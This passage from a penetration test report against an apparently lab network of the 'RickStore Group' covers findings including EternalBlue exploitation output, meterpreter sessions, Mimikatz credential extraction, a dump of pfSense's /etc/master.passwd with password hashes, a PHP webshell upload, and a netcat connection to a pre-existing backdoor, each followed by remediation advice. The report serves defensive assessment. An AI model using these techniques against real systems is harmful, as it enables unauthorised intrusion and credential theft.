
```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dfe:f54a:daea:f8d8%11
   IPv4 Address. . . . . . . . . . . : 192.168.10.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.254
```

Figure 6: Interactive shell showing system-level access and IP address of SERVER1




```
[*] 192.168.10.20:445 - Connecting to target for exploitation.
[+] 192.168.10.20:445 - Connection established for exploitation.
[+] 192.168.10.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.20:445 - CORE raw buffer dump (25 bytes)
[*] 192.168.10.20:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.10.20:445 - 0x00000010  72 69 73 65 20 37 36 30 30                       rise 7600
[+] 192.168.10.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.20:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.10.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.20:445 - Starting non-paged pool grooming
[+] 192.168.10.20:445 - Sending SMBv2 buffers
[+] 192.168.10.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.20:445 - Sending final SMBv2 buffers.
[*] 192.168.10.20:445 - Sending last fragment of exploit packet!
[*] 192.168.10.20:445 - Receiving response from exploit packet
[+] 192.168.10.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.20:445 - Sending egg to corrupted connection.
[*] 192.168.10.20:445 - Triggering free of corrupted buffer.
[*] Command shell session 6 opened (192.168.78.100:19294 -> 192.168.78.10:28576) at 2018-05-02 12:56:01 +0100
[+] 192.168.10.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 7: Successful exploitation of CLIENT1 using the EternalBlue exploit



```
meterpreter > sysinfo
Computer        : CLIENT1
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 4
Meterpreter     : x64/windows
```

Figure 8: Interactive shell showing system information of CLIENT1



```
C:\Documents and Settings\R.Astley> whoami
nt authority\system

C:\Documents and Settings\R.Astley> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::846a:69f5:339:fb82%11
   IPv4 Address. . . . . . . . . . . : 192.168.10.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.254
```

Figure 9: Interactive shell showing system-level access and IP address of CLIENT1

5.2.6 Business Impact

Following poor patching practice such as this makes attacking the affected devices simple from an attacker’s perspective, taking a matter of minutes to compromise affected systems.

This can lead to an attacker gaining access to additional systems within a network and gaining a foothold to pivot even further into the network. With this access to the network, an attacker has the option to deploy a variety of attacks that could include installing malware/ransomware or stealing confidential customer data.

5.2.7 Suggested Remediation(s)

In March 2017, Microsoft released a security bulletin (MS17-010) which detailed the various patches that were released for the different versions of Windows to fix this vulnerability. It is recommended to install the necessary patches as soon as possible (Microsoft, 2017). Furthermore, it is recommended to continue to install all security patches as they are released in the future.

5.3 Password Stored in Text File

5.3.1 Vulnerability Reference

RSG003

5.3.2 Severity Rating

Advisory	Low	Medium	High
		✓	


5.3.3 Background

After compromising the web server, the Abertay Security Consulting team began inspecting the server for any files of interest. On the desktop, a file (password.txt) was found, which contained a username and a (very insecure) password.

It is generally deemed bad practice to store passwords in text files, as anyone with access to the server (either an attacker or another employee with physical access to the device) would be able to see and open the file.

5.3.4 Proof of Concept

The below image shows an interactive meterpreter shell on the server with the 'cat' command to view the contents of the file on the desktop.



```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   4096  dir   2016-06-23 13:10:15 +0100  UniServerZ
100666/rw-rw-rw-  282   fil   2016-04-08 15:20:38 +0100  desktop.ini
100666/rw-rw-rw-  32    fil   2018-03-14 13:00:13 +0000  password.txt

meterpreter > cat password.txt
Account test, password test123
```

Figure 10: Interactive shell showing the contents of the file containing the password

5.3.5 Business Impact

Storing passwords in such an insecure manner allows malicious external attackers (with access to the device) or malicious internal attackers (such as rogue employees) to easily access the account of user *test* and perform actions on that user's behalf.

This could include accessing potentially confidential files, sending emails as that user or (in some cases) having a higher level of privileges on a device.

5.3.6 Suggested Remediation(s)

The suggested remediation for this security issue is to create and enforce a policy to ensure credentials are not stored in this manner and look to moving towards a solution such as an enterprise password manager for employees to securely store credentials.

5.4 Unauthenticated User Creation in ArGoSoft Mail Server

5.4.1 Vulnerability Reference

RSG004

5.4.2 Severity Rating

Advisory	Low	Medium	High
		✓	

5.4.3 Background


An instance of ArGoSoft mail server was found to be running within the Rickstore Group network. The ArGoSoft version was determined to be 1.8.2.9 which has a known vulnerability (Exploit-DB, 2003). This vulnerability allows a user (without any authentication) to create user accounts on the mail server by visiting a specific page on the web interface. Although the mail server suffered from some connectivity issues that prevented the Abertay Security Consulting team from sending emails, it was decided that creating a user account (as shown in the proof of concept section below) was sufficient evidence of the vulnerability.

5.4.4 Affected System(s)

192.168.10.1 (SERVER1)

5.4.5 Proof of Concept

The below images show the Abertay Security Consulting team visiting /useradm on the mail server web interface and adding a user called ‘tester’. The second image shows the inbox of the user ‘tester’ to confirm account creation succeeded.




Date 5/2/2018 Time 3:34:30 PM

User

User Name:	tester
Real Name:	tester
Password:	••••••
Confirm Password:	••••••
Forward Address:	tester@hacklab.com
Keep Copies:	□
Return Address:	

Figure 11: Unauthenticated user creation page on mail server



Date 5/2/2018 Time 3:35:53 PM

User tester

You have 0 messages waiting.

Figure 12: Created user's mailbox

5.4.6 Business Impact

Giving anyone the ability to create email accounts on the Rickstore group domain without any authentication introduces one glaring issue: an attacker could create an email account such as *customer-support@yourdomain.com* that could be used to phish/fraud customers of the RickStore Group.

5.4.7 Suggested Remediation(s)

Support for ArGoSoft Mail Server has been discontinued by the developer. It is strongly recommended to upgrade to an up-to-date mail server; either looking at the newer product by the same developers of ArGoSoft mail server: *Mail Server .NET*. or a cloud-based email solution such as Microsoft's Office 365 Enterprise.

5.5 Password Reuse Allowing Access to Firewall

5.5.1 Vulnerability Reference

RSG005

5.5.2 Severity Rating

Advisory	Low	Medium	High
			✓

5.5.3 Background

After gaining access to other devices on the network (Web Server and SERVER1), Mimikatz was loaded and executed on the systems. This program extracts credentials (usernames and passwords) that are stored in system memory.


One set of credentials (extracted from SERVER1) were found to allow the Abertay Security Consulting team to log into the pfSense firewall's web interface.

5.5.4 Affected System(s)

192.168.10.254 (pfSense Firewall)

5.5.5 Proof of Concept

The below image shows the output of viewing the master.passwd file within the */etc* directory after executing the command within the firewall's web interface. This serves as sufficient proof that access was gained, and command execution was possible.



Shell Output - cat /etc/master.passwd

```
# $FreeBSD$
#
root:$2b$10$MMutLaryRugxoQj8/IwFY.KfOF.GaR8fVfCJaofwNVYDlYYhSdOTK:0:0::0:0:Charlie &:/root:/bin/sh
toor:*:0:0::0:0:Bourne-again Superuser:/root:
daemon:*:1:1::0:0:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5::0:0:System &:/:/usr/sbin/nologin
bin:*:3:7::0:0:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533::0:0:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533::0:0:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13::0:0:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8::0:0:News Subsystem:/:/usr/sbin/nologin
man:*:9:9::0:0:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22::0:0:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25::0:0:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26::0:0:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53::0:0:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59::0:0:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62::0:0:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64::0:0:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65::0:0:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66::0:0:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6::0:0:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77::0:0:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80::0:0:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160::0:0:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845::0:0:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534::0:0:Unprivileged user:/nonexistent:/usr/sbin/nologin
_relayd:*:913:913::0:0:Relay Daemon:/var/empty:/usr/sbin/nologin
dhcpd:*:136:136::0:0:ISC DHCP daemon:/nonexistent:/usr/sbin/nologin
admin:$2b$10$MMutLaryRugxoQj8/IwFY.KfOF.GaR8fVfCJaofwNVYDlYYhSdOTK:0:0::0:0:System Administrator:/root:/etc/rc.initial
```

Figure 13: Cat output of master.passwd file from pfSense web interface

5.5.6 Business Impact

The access to the firewall’s web interface would (theoretically) allow for all network traffic to be rerouted and monitored by an attacker. Due to VPN configurations being possible through pfSense an attacker could also create a backdoor for persistent access to the network.

Additionally, command execution within the web interface could allow for installation of malware and backdoors in the network, as well as stealing the password hashes for a variety of users (such as the *admin* and *root* users) as shown in the proof of concept section.

5.5.7 Suggested Remediation(s)

Although the command execution is unavoidable (due to it being a feature built-in to the pfSense software), it is strongly recommended to avoid reusing passwords across different services (such as the Firewall management interface).

5.6 File Upload Vulnerability in pfSense Firewall

5.6.1 Vulnerability Reference

RSG006

5.6.2 Severity Rating

Advisory	Low	Medium	High
✓			


5.6.3 Background

After gaining access to the pfSense web interface described in the previous section, a file upload dialog was found. Uploading a PHP payload allowed the Abertay Security Consulting team to gain a webshell on the pfSense firewall, gaining a fully interactive shell over the diagnostic command prompt described in the previous vulnerability section.

5.6.4 Affected Systems

192.168.10.254 (pfSense Firewall)

5.6.5 Proof of Concept



```
root@pfSense.localdomain:/ $ whoami
root
root@pfSense.localdomain:/ $ ifconfig
le0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=8<VLAN_MTU>
        ether 00:0c:29:b3:57:3e
        hwaddr 00:0c:29:b3:57:3e
        inet6 fe80::20c:29ff:feb3:573e%le0 prefixlen 64 scopeid 0x1
        inet 192.168.78.10 netmask 0xffffff00 broadcast 192.168.78.255
```

Figure 14: Interactive shell on pfSense firewall

5.6.6 Business Impact

Despite a file upload vulnerability being a serious issue, this vulnerability would not be a valid issue if passwords were not reused, as authenticated (administrative) access to the web interface is required to upload and execute the PHP payload.

Further from this, despite being a file upload vulnerability, it is located in a diagnostic section of an administrative web interface. Realistically, only an authenticated technical user (who understands the risks) should be accessing and interacting with this interface. For all of the above reasons, this vulnerability is only rated as an 'advisory', rather than 'high'.

If an attacker gained an interactive shell on the web interface, this could be used to install malware and for further traversal across the Rickstore Group network.

5.6.7 Suggested Remediation(s)

If this is a legitimate vulnerability (rather than being intended for troubleshooting purposes), then there is nothing that the Rickstore Group can do to remediate this issue. Remediations would rely upon the manufacturer of the firewall software (pfSense).

The best option for remediation would be to use a strong, unique password for the firewall’s management interface, as well as on every other service/device on the network.

5.7 Pre-existing Backdoor on CLIENT1

5.7.1 Vulnerability Reference

RSG007

5.7.2 Severity Rating

Advisory	Low	Medium	High
			✓

5.7.3 Background

During the routine service identification of devices on the target network, CLIENT1 was observed to have a service running on port 3333 with the service titled 'winshell' and the version information showing 'cmd.exe (**backdoor**)'. This service was determined to be a netcat listener configured on CLIENT1 to allow persistent remote access.

It should be noted that this backdoor was **not** installed by the Abertay Security Consulting team and was pre-existing on the network before the penetration test started.


This would indicate that an unknown attacker had previously gained access to the RickStore Group network and implanted a backdoor. It is strongly recommended to launch a full (independent) digital forensic investigation into this discovered vulnerability to determine who gained access to the network, what intentions the attacker had and what files they could have potentially accessed and exfiltrated.

5.7.4 Affected System(s)

192.168.10.20 (CLIENT1)


5.7.5 Proof of Concept

The first image (below) shows the port scan with the open port and service details highlighted for the affected system. The second image shows the Abertay Security Consulting team connecting to the backdoor through netcat and gaining access to the account of R.Astley.



```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-02 16:15 GMT Daylight Time Nmap scan report for 192.168.10.20
Host is up (0.00s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: UADCWNET)
3333/tcp  open  winshell     Microsoft Windows 6.1.7600 cmd.exe (**BACKDOOR**)
```

Figure 15: nmap scan showing port 3333 open with backdoor running



```
root@kali:~# nc 127.0.0.1 9012
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\test>whoami
whoami
uadcwnet\r.astley

C:\test>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::846a:69f5:339:fb82%11
   IPv4 Address. . . . . . . . . . . : 192.168.10.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.254

Tunnel adapter isatap.{020851EE-6EFF-45F5-8DFC-AC8B3435F430}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\test>
```

Figure 16: Connection to CLIENT1 using netcat and pre-existing backdoor

5.7.6 Business Impact

Not only does having this listener running allow for simple access to CLIENT1, it is incredibly worrisome that a suspected backdoor (possibly implanted by an unknown attacker) is present on the RickStore Group’s network.

If this was implanted by an attacker, it could have serious consequences for the RickStore group both financially and reputationally. There could be investigations by the Information Commissioner’s Office, financial penalties and lawsuits by affected customers, not to mention an impact to business and profitability caused by the reputational damage of a data breach.

5.7.7 Suggested Remediation(s)

It is strongly suggested to remove the suspected backdoor from the network immediately and to hire an independent incident response/digital forensics firm to remove any other malware/backdoors that may exist on the network while also investigating a potential data breach.

5.8 Unauthenticated FTP Server Access

5.8.1 Vulnerability Reference

RSG008

5.8.2 Severity Rating

Advisory	Low	Medium	High
		✓	

